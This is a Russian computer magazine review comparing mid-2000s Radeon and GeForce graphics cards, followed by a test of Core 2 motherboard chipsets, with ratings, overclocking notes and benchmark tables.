В комплект поставки входят руководство пользователя, DVD с игрой Colin McRae Rally 2005, диск с драйверами и фирменными утилитами MSI, переходники HDTV, S-Video/Composite, переходник DVI-to-D-Sub и провод S-Video.

MSI RX1600XT-T2D256E

Видеоплата базируется на чипе Radeon X1600XT. Ядро и 256 Мбайт GDDR3-памяти производства Infineon работают на частотах 590 и 1380 МГц соответственно. Система охлаждения состоит из медной подложки и двух медных радиаторов, закрытых пластиковым кожухом, воздух под которым прогоняется турбиной. Видеоплата оснащена двумя выходами DVI и телевизионным S-Video. Комплект поставки аналогичен RX1600PRO.

В продаже можно встретить модели с более быстрой GDDR3-памятью и временем доступа 1,2 нс (что никак не отражено), так и с более медленной — GDDR2. Последние скоро исчезнут из продажи, так как больше не производятся — им на смену пришли платы RX1650PRO.

MSI RX1650PRO-T2D256E

Дизайн печатной платы для этой модели позаимствован у линейки X1300/X1600Pro. Вместо положенной GDDR3-памяти на ней установлена более медленная GDDR2, что, конечно, не лучшим образом сказывается на производительности. Последняя чуть выше, чем у RX1600PRO за счет более высокой частоты работы ядра, но до уровня «честного» Radeon X1650Pro ей, к сожалению, далеко.

Sapphire Radeon X1650Pro Ultimate

Видеоплата выполнена на базе дизайна печатной платы X1600XT. Для теплоотвода применяется пассивная система охлаждения. Тепло, выделяющееся в процессе работы графического ядра, попадает на плотно прилегающую медную пластину, с которой по двум тепловым трубкам отводится на обратную сторону печатной платы, где и рассеивается при помощи большого радиатора с большим числом ребер. Еще одно отличие данного участника теста от референс-платы кроется в более быстрой памяти производства Infineon со временем доступа 1,3 нс, что соответствует частоте 1500 МГц. Но по умолчанию она работает на стандартной для всех X1650Pro частоте 1380 МГц. Производительность данной видеоплаты фактически идентична таковой у модели X1600XT и лишь в некоторых тестах незначительно отстает.

Комплект поставки включает в себя PowerDVD 6, игру Just Cause, диск с драйверами, полный набор проводов и переходников.

Sapphire Radeon X1650XT

Radeon X1650XT — несколько запоздалый ответ AMD на появление GeForce 7600GT. Очевидно, что более медленный Radeon X1600XT может соперничать только с GeForce 7600GS, и поэтому некоторое время GeForce 7600GT являлся единоличным лидером рынка middle-end. Плата Sapphire Radeon X1650XT демонстрирует идентичную 7600GT производительность. Работая на идентичных X1650Pro частотах, чип обладает вдвое большим числом пиксельных конвейеров, текстурных блоков и модулей ROP, а также восемью вместо пяти вершинными конвейерами. Память, произведенная компанией Infineon, имеет время выборки 1,3 нс, что соответствует частоте 1500 МГц, но по умолчанию она работает на более низкой частоте — 1400 МГц.

Система охлаждения представляет собой медный радиатор, усиленный тепловой трубкой, и турбину, прогоняющую через него воздух. Она весьма компактна, занимает всего один слот и не раздражает сильным шумом. В комплект поставки входят игра The DaVinci Code, плеер PowerDVD 6, диск с драйверами и утилитами, комплект проводов и переходников, мост CrossFire. На самой плате имеются два соответствующих разъема для аппаратной реализации CrossFire.

MSI RX1650XT-T2D256EZ

Буква Z в наименовании видеоплаты означает применение пассивной системы охлаждения. В данном случае она идентична по конструкции и принципу действия системе охлаждения



MSI RX1650XT-T2D256EZ Система охлаждения лидера теста также весьма массивна, хотя и проще, чем у ASUS

Sapphire Radeon X1650Pro Ultimate, разве что радиатор немного короче и шире. В остальном перед нами обычный Radeon X1650XT со штатными частотами и высокой производительностью. Комплект поставки включает диск с драйверами и утилитами, DVD с игрой Heroes of Might and Magic V, набор проводов и переходников.

Sapphire Radeon X1300 256MB V/D/VO

Плата выполнена на синем текстолите, оснащена чипом RV515, 256 Мбайт памяти (восемь чипов GDDR2 2,8 нс производства Infineon) и тремя выходами: TV, DVI-I и D-Sub. Микросхема Rage Theatre, отвечающая за функции видеовхода, отсутствует. К особенностям продукта Sapphire стоит отнести переключку, позволяющую изменять режим выводимого видеосигнала — PAL или NTSC.

Пассивная система охлаждения представляет собой массивный радиатор из алюминиевых сплавов. Во время работы он достаточно сильно разогревается (до 70 °C и выше). Никаких проблем с установкой системы воздушного охлаждения не возникнет — на плате разведено питание для вентилятора и имеются все необходимые отверстия в текстолите. Модель без проблем переделывается в X1300Pro путем замены BIOS.

Комплект поставки включает в себя руководство пользователя, HDTV-адаптер, ТВ-кабели, переходники DVI-to-D-Sub, S-Video-RCA, диск с PowerDVD, драйверами, а также DVD Sapphire Select. На него записано четыре игры, две из которых вы получаете бесплатно. Шикарная комплектация для рынка low-end.

MSI RX1300-TD256E

Видеоплата представляет собой стандартный Radeon X1300, работающий на штатных частотах. На плате установлено 256 Мбайт GDDR2 производства Infineon со временем доступа 2,8 нс. Комплект поставки данной видеоплаты включает руководство пользователя, диск с драйверами и программами, переходники DVI-to-D-Sub и S-Video-RCA. **CHIP**

CHIP Советы по выбору видеолат

Проверка перед покупкой

✓ Скрытый потенциал разгона

Некоторые производители видеолат устанавливают на стандартные, на первый взгляд, модели более быстрые, нежели того требует спецификация, комплектующие. В первую очередь это касается памяти: установка чипов с меньшим временем доступа, чем требуемое тактовой частотой, позволяет при помощи разгона значительно увеличить производительность видеолаты. Зачастую подобный подход никак не отображается в указанных характеристиках устройства.

✓ Частота памяти: спецификации

Если есть возможность взглянуть на чипы памяти, то по указанному времени доступа можно определить и ее действительную (неудвоенную) тактовую частоту. Делается это самым простым путем: 1000 делится на указанное значение в нс. То есть для памяти с временем доступа 1,4 нс эффективная (удвоенная для всех DDR) частота работы составит: $2 \times 1000 / 1,4 = 1428$ МГц.

✓ Разгон по чипу — нюансы питания

Кроме того, некоторые производители для лучшего разгонного потенциала несколько увеличивают питание чипа. Но такое решение в большинстве случаев выделить сложно. Значительный разгон ядра возможен как из-за конкретного «удачного» экземпляра чипа, так и из-за применения высококачественных электронных компонентов или вышеуказанного повышения напряжения питания.

Лучший продукт и оптимальный выбор

1

MSI RX1650XT-T2D256EZ

В категории «Лучший продукт» выбрать победителя оказалось крайне трудно — участники на базе Radeon X1650XT и GeForce 7600GT шли буквально вровень. Лишь самое незначительное превосходство платы от MSI над своими соперниками, а также отличное качество изготовления и бесшумная работа позволили ей занять место лидера.

Цена, \$: 180



11

Powercolor X1300XT DDR3

Частота работы ядра данной модели значительно превышает рекомендованную производителем, а установленная память типа GDDR3 позволяет добиться еще большей мощности. Кроме того, данная плата прекрасно разгоняется до достижения идентичной Radeon X1650Pro производительности при 600/1280 МГц. Скорее всего, это не предел.

Цена, \$: 90



МЕТОДИКА ТЕСТИРОВАНИЯ



Производительность в играх

Тестирование проводилось в наиболее популярных и сложных играх.

Синтетические тесты

Замерялась скорость в 3DMark 05, 3DMark 06, Codecreatures Pro.

Комплектация

Оценивались качество исполнения, класс ПО, наличие различных выходов и входов.

Сервис

Гарантия и поддержка производителем (в том числе русскоязычная).



МЕСТО	1	2	3	4	5	6	7	8	9
Модель	MSI RX1650XT-T2D256EZ	ASUS EN7600GT Silent/2DHT/256M/A	Sapphire Radeon X1650XT	MSI NX7600GT-T2D256EZ	MSI NX7600GT-T2D256E	ASUS EN7600GS Top Silent/HTD/512M/A	Sapphire Radeon X1650Pro Ultimate	MSI NX7600GS-T2D256E	MSI RX1600XT-T2D256E
Цена, \$	180	210	180	170	170	165	150	110	140
Адрес в Интернете (www)	microstar.ru	asuscom.ru	sapphiretech.ru	microstar.ru	microstar.ru	asuscom.ru	sapphiretech.ru	microstar.ru	microstar.ru
Общая оценка	99 ■■■■■	98 ■■■■■	98 ■■■■■	96 ■■■■■	96 ■■■■■	86 ■■■■■	72 ■■■■■	71 ■■■■■	70 ■■■■■
Произв. в играх (60%)	100	97	100	97	97	81	62	62	61
Комплектация (15%)	98	100	90	98	95	98	93	98	90
Произв. в синт. тестах (15%)	100	96	100	96	96	82	76	65	75
Сервис (10%)	90	100	90	90	90	100	90	90	90
Соотношение цена/качество	среднее	удовлетв.	среднее	среднее	среднее	среднее	удовлетв.	хорошее	среднее
Вывод	Высокая скорость в 3D и пассивное охлаждение	Уникальное пассивное охлаждение и высокая скорость в 3D	Высокая скорость, быстрая память и медная система охлаждения	Стильное пассивное охлаждение и отличная производительность	Основные достоинства: высокоэффективная система охлаждения и хорошая производительность	Увеличенные частоты работы чипа/памяти, пассивное охлаждение, 512 Мбайт памяти	Быстрая память и пассивное охлаждение	Однослотовое пассивное охлаждение и хорошая производительность	Хорошая скорость, но завышенная цена — эти платы больше не производятся
Технические характеристики									
Интерфейс	PCI Express x16	PCI Express x16	PCI Express x16	PCI Express x16	PCI Express x16	PCI Express x16	PCI Express x16	PCI Express x16	PCI Express x16
Частота чипа/памяти, МГц	590/1350	560/1400	600/1400	560/1400	560/1400	550/950	600/1377	400/800	590/1380
Объем памяти, Мбайт	256	256	256	256	256	512	256	256	256
Тип памяти	GDDR3 SDRAM	GDDR3 SDRAM	GDDR3 SDRAM	GDDR3 SDRAM	GDDR3 SDRAM	GDDR2 SDRAM	GDDR3 SDRAM	GDDR2 SDRAM	GDDR3 SDRAM
Интерфейс памяти, бит	128	128	128	128	128	128	128	128	128
Время доступа к памяти, нс	1,4	1,4	1,3	1,4	1,4	2	1,3	2,5	1,4
Производитель памяти/корпусировка	Qimonda (Infineon)/pg-tfbga-136	Samsung/fbga	Infineon/pg-tfbga-136	Infineon/pg-tfbga-136	Infineon/pg-tfbga-136	Infineon/pg-tfbga-84	Infineon/pg-tfbga-136	Hynix/fbga	Infineon/pg-tfbga-136
Драйвер	7.1	93.71	7.1	93.71	93.71	93.71	7.1	93.71	7.1
Результаты тестов									
Регу, кадров/с									
1024x768 @ 32	89,5	95,3	89,7	95,4	95,8	81,2	62,9	63,2	62,3
1600x1200 @ 32	52,7	50,8	52,5	50,7	50,3	42,9	33,7	33,3	33,4
1024x768 @ 32, 4x AA, 16 AF	60	65,1	58,8	64,4	64,8	52,2	40,8	41,3	40,2
1600x1200 @ 32, 4x AA, 16 AF	33,6	34,1	33,4	34,2	34,4	24,5	19,5	21	19,1
FEAR, кадров/с									
1024x768 @ 32	76	82	77	82	83	70	55	54	55
1600x1200 @ 32	38	41	38	41	41	35	26	27	26
1024x768 @ 32, 4x AA, 16 AF	47	48	47	47	48	37	36	30	36
1600x1200 @ 32, 4x AA, 16 AF	23	23	24	23	23	17	17	13	17
Company of Heroes, кадров/с									
1024x768 @ 32	58,3	43,9	58,4	43,3	43,6	40,5	36,5	26,2	36,5
1600x1200 @ 32	33,6	23,2	33,1	23,2	23,4	20,5	18,6	12,2	18,5
1024x768 @ 32, 4x AA, 16 AF	54,8	37	54,6	37,2	37,5	34,3	36	24,7	35,9
1600x1200 @ 32, 4x AA, 16 AF	30,4	17,4	30,7	17,3	17,8	15,5	17,8	10,9	17,6
Half-Life 2: LC, кадров/с									
1024x768 @ 32	85,9	101,6	85,7	102,6	102,5	71,5	51	55,5	50,4
1280x1024 @ 32	57,4	54	57,2	54,5	54,4	48,2	31,4	36,5	31,1
1600x1200 @ 32	41	39,6	40,9	40,3	40,2	35,2	22,3	26,6	22,1
Far Cry, research кадров/с									
1024x768 @ 32	73,7	73,4	73,7	73,6	73,7	61,4	42,8	47,9	42,4
1280x1024 @ 32	47,3	47,6	47	47,6	47,2	38,4	26,8	29,9	26,5
1600x1200 @ 32	32,7	33	32,4	32,3	32,6	26,3	18,4	20,5	18,2
Синтетические тесты, баллов									
3DMark 05, 1600x1200 @ 32	5291	4319	5289	4327	4347	3675	3615	2747	3581
3DMark 06, 1600x1200 @ 32	2962	2848	2977	2843	2856	2459	2139	1889	2112
Codecreatures Pro	7392	7579	7477	7581	7582	6328	5734	5259	5622

● да, — нет ■ Отлично (100–90) ■ Хорошо (89–75) ■ Средне (74–45) ■ Удовлетворительно (44–0) Все оценки в баллах (максимум — 100)
Тестовый стенд: процессор Intel Core 2 Quad 6600, материнская плата Foxconn p9657aa-8ekrs2h, оперативная память Kingston khx6400D2LLK2/2G

10	11	12	13	14	15	16	17	18	19
MSI RX1650PRO-TD256E	Powercolor X1300XT DDR3 256MB	MSI RX1600Pro-TD256E	MSI NX7300GT-TD256E	Foxconn FV-N73TM2DT	MSI RX1300Pro-TD256E	Sapphire Radeon X1300 256MB V/D/VO	MSI RX1300-TD256E	MSI NX7300GS-TD256E	MSI NX7300LE-TD256E
130	90	95	85	85	75	70	70	65	57
microstar.ru	powercolor.com	microstar.ru	microstar.ru	foxconn.ru	microstar.ru	sapphiretech.ru	microstar.ru	microstar.ru	microstar.ru
63	61	59	54	53	47	42	39	39	35
удовлетв.	отличное	хорошее	хорошее	хорошее	хорошее	хорошее	среднее	хорошее	хорошее
Главный недостаток платы — медленная память	Очень быстрая память и великоколепный разгонный потенциал	Средняя производительность во всех приложениях	Неплохая производительность за разумные деньги	Быстрая память, неплохой разгонный потенциал	Минимум для современных игр	Пассивное охлаждение и невысокая скорость работы	Приемлемая скорость в невысоких разрешениях	Урезанная шина памяти ставит крест на производительности в 3D-играх	Наименее производительная графическая плата среди всех
PCI Express x16	PCI Express x16	PCI Express x16	PCI Express x16	PCI Express x16	PCI Express x16	PCI Express x16	PCI Express x16	PCI Express x16	PCI Express x16
500/1000	500/780	350/667	350/667	600/800	450/500	450/500	550/810	450/650	600/1377
256	256	256	256	256	256	256	256	256	256
GDDR3 SDRAM	GDDR2 SDRAM	GDDR2 SDRAM	GDDR2 SDRAM	GDDR2 SDRAM	GDDR2 SDRAM	GDDR2 SDRAM	GDDR2 SDRAM	GDDR2 SDRAM	GDDR3 SDRAM
128	128	128	128	128	128	128	64	64	128
1,4	2,5	2,8	2,5	2,5	2,8	2,8	2,5	2,8	1,3
Hynix/fbga	Infineon/pg-tfbga-84	Infineon/pg-tfbga-84	Hynix/fbga	Infineon/pg-tfbga-84	Infineon/pg-tfbga-84	Infineon/pg-tfbga-84	Hynix/fbga	Hynix/fbga	Infineon/pg-tfbga-136
7.1	7.1	93.71	93.71	7.1	7.1	7.1	93.71	93.71	7.1
52,7	52,6	47,7	45,3	44,8	38,4	28,4	28,1	27	21,3
28,6	28,2	25,7	23,1	22,9	17,6	12,1	12,3	12,9	10,1
32	34	29,3	31,1	30,6	26,2	18	17,6	10,1	7,9
14,4	16,1	13,5	15,5	15,2	7,9	12,1	12,3	4,6	3,5
45	47	41	38	38	29	21	21	15	12
20	22	19	19	18	10	7	7	8	6
25	30	24	22	22	18	13	13	6	4
11	14	11	10	10	4	3	3	5	2
32,9	29,6	28,7	19,9	19,4	18	12,6	12,3	14,2	8,9
17,1	15	14,6	9,3	9,4	6	4,3	4,2	4,3	3,3
31	29	27,1	17,1	17	17,6	12,4	12,2	3,9	7,1
15,8	14,8	13,8	7,7	7,3	6	4,2	4,2	9,1	3,1
47,2	42,9	41,4	36,8	36,6	35,9	26,3	26,5	28,5	23
29,8	26,4	25,4	23,7	23,5	21,9	16	16,3	18	14,4
20,8	18,8	18	17,1	17	15,2	11	11,4	12,4	9,9
38,3	36	34	34,4	34,3	25	18	18,1	23,4	18,6
23,9	22,4	21,2	21,5	21,3	15,5	11,1	11,2	14,4	11,5
16,3	15,5	14,4	14,9	14,6	10,3	7,3	7,5	9,6	7,5
3025	3088	2753	1912	1835	1775	1213	1254	1391	1169
1741	1805	1585	1314	1291	1101	760	745	653	521
4902	4950	4508	4313	4192	3361	2282	2276	2954	2287

Чипсеты для Core 2...

Компания Intel с выпуском Intel Core 2 Duo, а потом и Intel Core 2 Quad блистательно вернула себе лидерство на рынке центральных процессоров. Какой же чипсет является оптимальным для платформы Core 2? Мы протестировали платы на базе Intel P965, Intel i975X и NVIDIA nForce 680i SLI.

Foxconn N68S7AA

Одна из первых появившихся на рынке плат на основе чипсета nForce 680i SLI

Спецификации чипсетов

Параметр/чипсет	Intel P965	Intel i975X	NVIDIA nForce 680i SLI
Северный мост	82P965	82975X MCH	C55 SPP
Частота системной шины, МГц	1066/800/533	1066/800/533	1333/1066/800/533
Максимальный объем памяти, Гбайт	8	8	16
Поддерживаемые типы памяти	DDR2-533/667/800	DDR2-533/667	DDR2-533/667/800/1067/1200
Шины PCI Express	2x 16, 1x 8, 6x 1	1x 16 или 2x 8; 6x 1*	1x 16, 6x 1*
Южный мост	ICH8R	ICH7R	MCP55PXE
Шина связи мостов, 2 Гбайт/с	DMI	DMI	HyperTransport
Кол-во портов USB 2.0	8	8	10
Скорость Serial ATA, Гбит/с	3	3	3
Поддержка NCQ	•	•	•
Поддержка eSATA	•	—	•
Кол-во портов SATA	6	4	6
Кол-во каналов PATA	—	1	1
Поддержка RAID	0, 1, 0+1, 5	0, 1, 0+1, 5	0, 1, 0+1, 5
Сеть	—	—	2x1 Гбит/с
Кол-во устройств PCI	6	6	5
Звук	High Definition Audio, AC'97/20-bit audio	High Definition Audio, AC'97/20-bit audio	High Definition Audio, AC'97/20-bit audio

* Возможны другие конфигурации портов

Foxconn P9657AA-8EKRS2H

основана на чипсете Intel P965. Относительно доступное и вместе с тем производительное решение

СНП Итоги теста

Тестирование показало, что в номинальных режимах работы оба чипсета от Intel и участник от AMD демонстрируют схожие результаты. Отставание nForce в области работы с памятью с лихвой компенсируется отличными возможностями для разгона. Энтузиастам можно смело порекомендовать системные платы на основе nForce 680i SLI. Тем же, кому требуется оптимальное соотношение цены и производительности, лучше выбрать Intel 965i.

В этой статье

Две материнские платы на чипах Intel
Материнская плата на основе nForce
Процессоры Core 2 Duo и Core 2 Quad
Результаты тестов

Традиционно считается, что процессоры компании Intel лучше всего работают на чипсетах того же производителя. В нашем сравнительном тестировании их представляют платы Foxconn P9657AA-8EKS2H на базе чипа P965 и Intel Desktop Board D975XBX — на базе i975X, который присутствует на рынке больше года, но по-прежнему является топовым решением. P965 — более свежая модель, нацеленная на массового потребителя.

Чипсет nForce 680i SLI позиционируется NVIDIA как лучшее решение для платформы Core 2, так как предоставляет широкие функциональные возможности: 46 линий PCI Express, поддержку 1333 МГц FSB и 1200 МГц SLI-памяти с EPP, а также два сетевых порта Ethernet 1 Гбит и отличный разгонный потенциал — память, процессор и слоты PCI Express можно разгонять индивидуально.

РАЗГОННЫЙ ПОТЕНЦИАЛ

Участники

Прежде чем рассмотреть результаты тестирования, проверим разгонный потенциал устройств. Плата Foxconn P9657AA-8EKS2H позволяет изменять частоту системной шины в диапазоне от 133 до 600 МГц с шагом 1 МГц. При этом максимальная частота FSB, на которой плата работала стабильно, составила 1260 МГц. Intel Desktop Board D975XBX не поддерживает никаких возможностей для разгона — такова официальная политика Intel. Ведь не секрет, что разгон сокращает срок службы комплектующих. Рекордсменом в этой категории стала плата Foxconn N68S7AA, стабильно работавшая на частоте FSB 1800 МГц.

Естественно, множитель процессора при этом был выставлен на минимальное значение — 6.

ТЕСТОВЫЕ ПРИЛОЖЕНИЯ

Режим тестирования


Тестирование проводилось с номинальными частотами для всех составляющих системы. Поэтому при ознакомлении с результатами тестов поклонникам разгона стоит помнить о неучтенном здесь, но описанном в предыдущем абзаце превосходстве чипсета от NVIDIA. Для остальных же пользователей именно данные результаты и будут наилучшим критерием выбора материнской платы на том или ином чипсете.

Super PI

Тест позволяет оценить скорость расчета числа π с точностью от 16 тысяч до 32 миллионов знаков после запятой. Мы замерили время вычислений со всеми предоставляемыми на выбор вариантами точности. Core 2 Duo E6700 тратит заметно меньше времени, нежели Core 2 Quad Q6600, на расчет π вне зависимости от точности, что свидетельствует об отсутствии оптимизации Super PI для многопроцессорных →

Intel Desktop Board D975XBX

отличается надежностью и стабильностью работы, но не предоставляет возможности разгона





ВПЕРВЫЕ ДЛЯ CORE 2 появилась возможность использовать две видеокарты в SLI-режиме на чипе nForce 680i SLI. Аналогичное решение от Intel пока только ожидается



ВСЕ ОСНОВНЫЕ ИНТЕРФЕЙСЫ системной платы Foxconn на основе nForce 680i SLI такие же, как и у решений, изготовленных на основе продукта конкурирующего производителя

систем. Существенная разница среди чипсетов появляется только на сверхдлинных дистанциях. Причем однозначного лидера выявить не удалось. Core 2 Duo показал самые быстрые результаты на чипсетах Intel, а Core 2 Quad — на nForce 680i SLI. Core 2 Duo слабо функционирует на nForce 680i SLI, а Core 2 Quad — на Intel i975X.

CrystalMark

CrystalMark — комплект приложений, позволяющих протестировать работу процессора, памяти, HDD и видеоподсистемы. Используемая версия поддерживает четырехъядерные процессоры Intel, поэтому Core 2 Quad Q6600 без особых усилий обошел Core 2 Duo E6700. В тестах ALU и FPU превосходство почти двукратное. Среди чипсетов лидером являет-

ся Intel P965 — оба процессора показали при работе с ним лучшие результаты. nForce 680i SLI и Intel i975X отстали из-за неудач в тесте подсистемы ОЗУ.

Hot CPU Tester

Несмотря на то что в спецификации тестового пакета заявлена полная поддержка мультимикропроцессорных систем, Core 2 Duo E6700 выигрывает у Core 2 Quad Q6600 по общему набранному результату. Из чипсетов первое место занимает P965, немного отстает i975X. NVIDIA nForce 680i SLI опять провалил тестирование ОЗУ.

Fritz Chess Benchmark

Тестовый пакет Fritz Chess Benchmark основан на известной шахматной программе Fritz. Заявлена поддержка мультимикропроцессорных систем, причем тест

позволяет выбирать, какое количество доступных процессорных ядер задействовать для игры в шахматы. В двуядерном режиме Core 2 Quad Q6600, как и следовало ожидать, уступает Core 2 Duo E6700 из-за более низкой тактовой частоты. Но подключение третьего и четвертого ядра при расчете шахматных комбинаций привело к тому, что двуядерный процессор остался далеко позади. В номинальном режиме работы Core 2 Quad Q6600 способен просчитать почти 7 млн шахматных позиций в секунду. Для сравнения приведем данные знаменитого суперкомпьютера Deep Blue — в 1991 году он просчитывал 7 млн комбинаций в секунду, а в 1997-м — уже 200 млн. Преимущество Core 2 Quad в четырехъядерном режиме, чего и следовало ожидать из теории микропроцессорных систем, никогда не достигает

PCMARK 05

Параметр/чипсет	Core 2 Quad P965	Core 2 Quad i975X	Core 2 Quad 680i	Core 2 Duo P965	Core 2 Duo i975X	Core 2 Duo 680i
Memory Read 16 Мбайт, Мбайт/с	5402,954	5348,088	6989,459	6463,875	6659,762	6684,58
Memory Read 8 Мбайт, Мбайт/с	6825,566	6818,009	8172,142	7561,958	7804,893	8139,507
Memory Read 192 кбайт, Мбайт/с	14 625,515	14 353,195	15 336,348	17 022,967	17 018,461	16 288,601
Memory Read 4 кбайт, Мбайт/с	35 940,105	35 275,156	36 009,168	39 965,383	39 936,898	40 050,23
Memory Write 16 Мбайт, Мбайт/с	4618,995	4510,33	4626,508	4614,948	4603,737	4631,698
Memory Write 8 Мбайт, Мбайт/с	4618,751	4512,131	4625,527	4614,25	4603,289	4632,285
Memory Write 192 кбайт, Мбайт/с	15 040,657	14 758,176	15 065,804	16 723,289	16 687,289	16 758,375
Memory Write 4 кбайт, Мбайт/с	35 003,344	34 392,652	35 063,734	38 914,004	38 909,066	38 996,836
Memory Copy 16 Мбайт, Мбайт/с	4642	4501,668	5077,529	4940,196	4929,158	5066,644
Memory Copy 8 Мбайт, Мбайт/с	4914,215	4748,334	5287,917	5145,012	5141,153	5296,39
Memory Copy 192 Мбайт, Мбайт/с	14 312,056	14 054,347	14 366,222	15 950,729	15 923,811	15 944,748
Memory Copy 4 кбайт, Мбайт/с	36 081,699	35 406,762	36 141,703	40 118,563	40 034,199	40 190,801
Memory Latency 16 Мбайт, млн/с	12,107	11,949	12,533	11,985	12,855	12,603
Memory Latency 8 Мбайт, млн/с	14,457	14,651	15,202	14,9	15,332	14,983
Memory Latency 192 кбайт, млн/с	155,268	155,146	155,098	172,032	172,833	172,315
Memory Latency 4 кбайт, млн/с	798,29	799,683	799,67	886,984	888,53	888,514

HOT CPU TESTER

	Core 2 Quad			Core 2 Duo		
Параметр/чипсет	P965	i975X	680i SLI	P965	i975X	680i
Общий результат, баллов	11 253	11 248	10 861	12 423	11 960	11 160
MetaBench, баллы/частота	4,72	4,69	4,53	4,67	4,49	4,19
Integer Instructions, млн инструкций/с	1,444	1,445	1,437	1,159	1,141	1,159
Floating-point Instructions, млн инструкций/с	802	770	806	887	877	893
MMX Instructions, млн инструкций/с	1,177	1,177	1,171	1,303	1,286	1,303
SSE Instructions, млн инструкций/с	353	353	351	391	385	391
SSE2 Instructions, млн инструкций/с	328	328	326	362	359	362
Memory fillrate memcopy method, Мбайт/с	3,368	3,2	2,758	3,95	3,333	2,58
Memory fillrate C++ method, Мбайт/с	3,137	2,857	2,406	3,404	3,168	2,388
Memory rep movsd, Мбайт/с	3,368	3,168	2,758	3,764	3,368	2,519
Memory FPU 8 байт на блок, Мбайт/с	3,2	2,935	2,519	3,636	3,2	2,388
Memory Assembly (4 байта на блок), Мбайт/с	3,076	2,807	2,406	3,516	3,106	2,352
Memory Assembly (8 байт на блок), Мбайт/с	3,106	2,857	2,48	3,404	3,168	2,352
Memory fillrate MMX (8 байт на блок), Мбайт/с	3,137	2,909	2,519	3,595	3,2	2,335
Memory fillrate MMX (16 байт на блок), Мбайт/с	3,232	2,882	2,48	3,516	3,232	2,406
Memory fillrate SSE (16 байт на блок), Мбайт/с	3,232	2,962	2,48	3,595	3,298	2,335
Memory fillrate SSE movntq (8 байт на блок), Мбайт/с	4,571	4,324	4,848	4,705	4,507	4,444
Memory fillrate SSE movntq (16 байт на блок), Мбайт/с	4,637	4,324	4,848	4,776	5	4,571
Memory fillrate SSE prefetch movntq (16 байт на блок), Мбайт/с	5	4,507	4,848	5,079	4,848	4,923
Memory fillrate SSE movntps (16 байт на блок), Мбайт/с	4,848	4,637	4,848	5,079	4,848	4,571
Memory fillrate SSE prefetch movntps (32 байта на блок), Мбайт/с	4,923	4,705	4,923	4,923	5	4,705
Memory fillrate SSE2 prefetch movntps (16 байт на блок), Мбайт/с	3,2	3,076	2,48	3,595	3,298	2,406
Insertion Sort, тыс. элементов/с	80	80	80	88	89	88
Shell Sort, тыс. элементов/с	1,872	1,895	1,871	2,093	2,056	2,099
Merge Sort, тыс. элементов/с	3,541	3,553	3,543	3,965	3,98	3,903
Heap Sort, тыс. элементов/с	2,573	2,637	2,522	2,842	2,828	2,701
Quick Sort, тыс. элементов/с	7,418	7,451	7,401	8,264	8,298	8,223
Large Objects Sort, тыс. элементов/с	2,349	2,386	2,194	2,596	2,566	2,254
Fast Fourier Transform (Standard), кбайт/с	4,379	4,397	4,399	4,9	4,833	4,877
